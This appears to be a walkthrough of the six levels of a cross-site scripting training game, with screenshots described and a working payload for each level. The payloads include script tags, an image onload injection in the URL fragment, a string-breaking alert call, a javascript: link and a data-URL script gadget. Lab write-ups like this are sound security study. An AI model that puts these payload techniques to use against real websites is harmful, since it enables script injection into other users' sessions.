


Level 1:

Enter `<script>alert("hello world")</script>` into the input

Level 2:

Just insert an onclick function into the "Share status!" button, then when you click it, the alert will show up



Level 3:

The url is as shown. The bug is that it miss a `parseInt()` function when choosing the picture, so whatever you put in, it is not checked properly.

The application on this level is using one such hidden sink.

Mission Objective

As before, inject a script to pop up a JavaScript `alert()` in the app.

Since you can't enter your payload anywhere in the application, you will have to manually edit the address in the URL bar below.

Your Target


The screenshot shows a web browser window with the URL `https://xss-game.appspot.com/level3/frame?test=<script>alert("23333");</script>`. The page has a dark theme and a "cloudidly" logo. Below the logo, there's a section titled "Image 1", "Image 2", and "Image 3". The "Image 1" section shows a person sitting at a desk with a computer monitor and keyboard. The "Image 2" and "Image 3" sections are empty.

Target code (toggle)

`https://xss-game.appspot.com/level3/frame?#3.jpg' onload="alert('2333')\" />//`

Level 4


Put `10');alert('666` into the input box.



Level 5

To insert a href directing to an `alert('666')` function

```
<a href="javascript:alert('666');">Sign up</a> == $0
```



Level 6

Except the normal solution, there is still a trick: use the bug of the quiz website itself. The url is as follows.

```

▼<iframe class="game-frame" src="https://xss-game.appspot.com/level6/frame#data:text/
javascript,alert('666')">
  ▼#document
    <!doctype html>
    ▼<html>
      ▼<head>
        <!-- Internal game scripts/styles, mostly boring stuff -->
        <script src="/static/game-frame.js"></script>
        <link rel="stylesheet" href="/static/game-frame-styles.css">
        ▶<script>...</script>
        <script src="/static/gadget.js"></script>
        <script src="data:text/javascript,alert('666')"></script>
      </head>
      ▶<body id="level6">...</body>
    </html>
  </iframe>
</div>

```

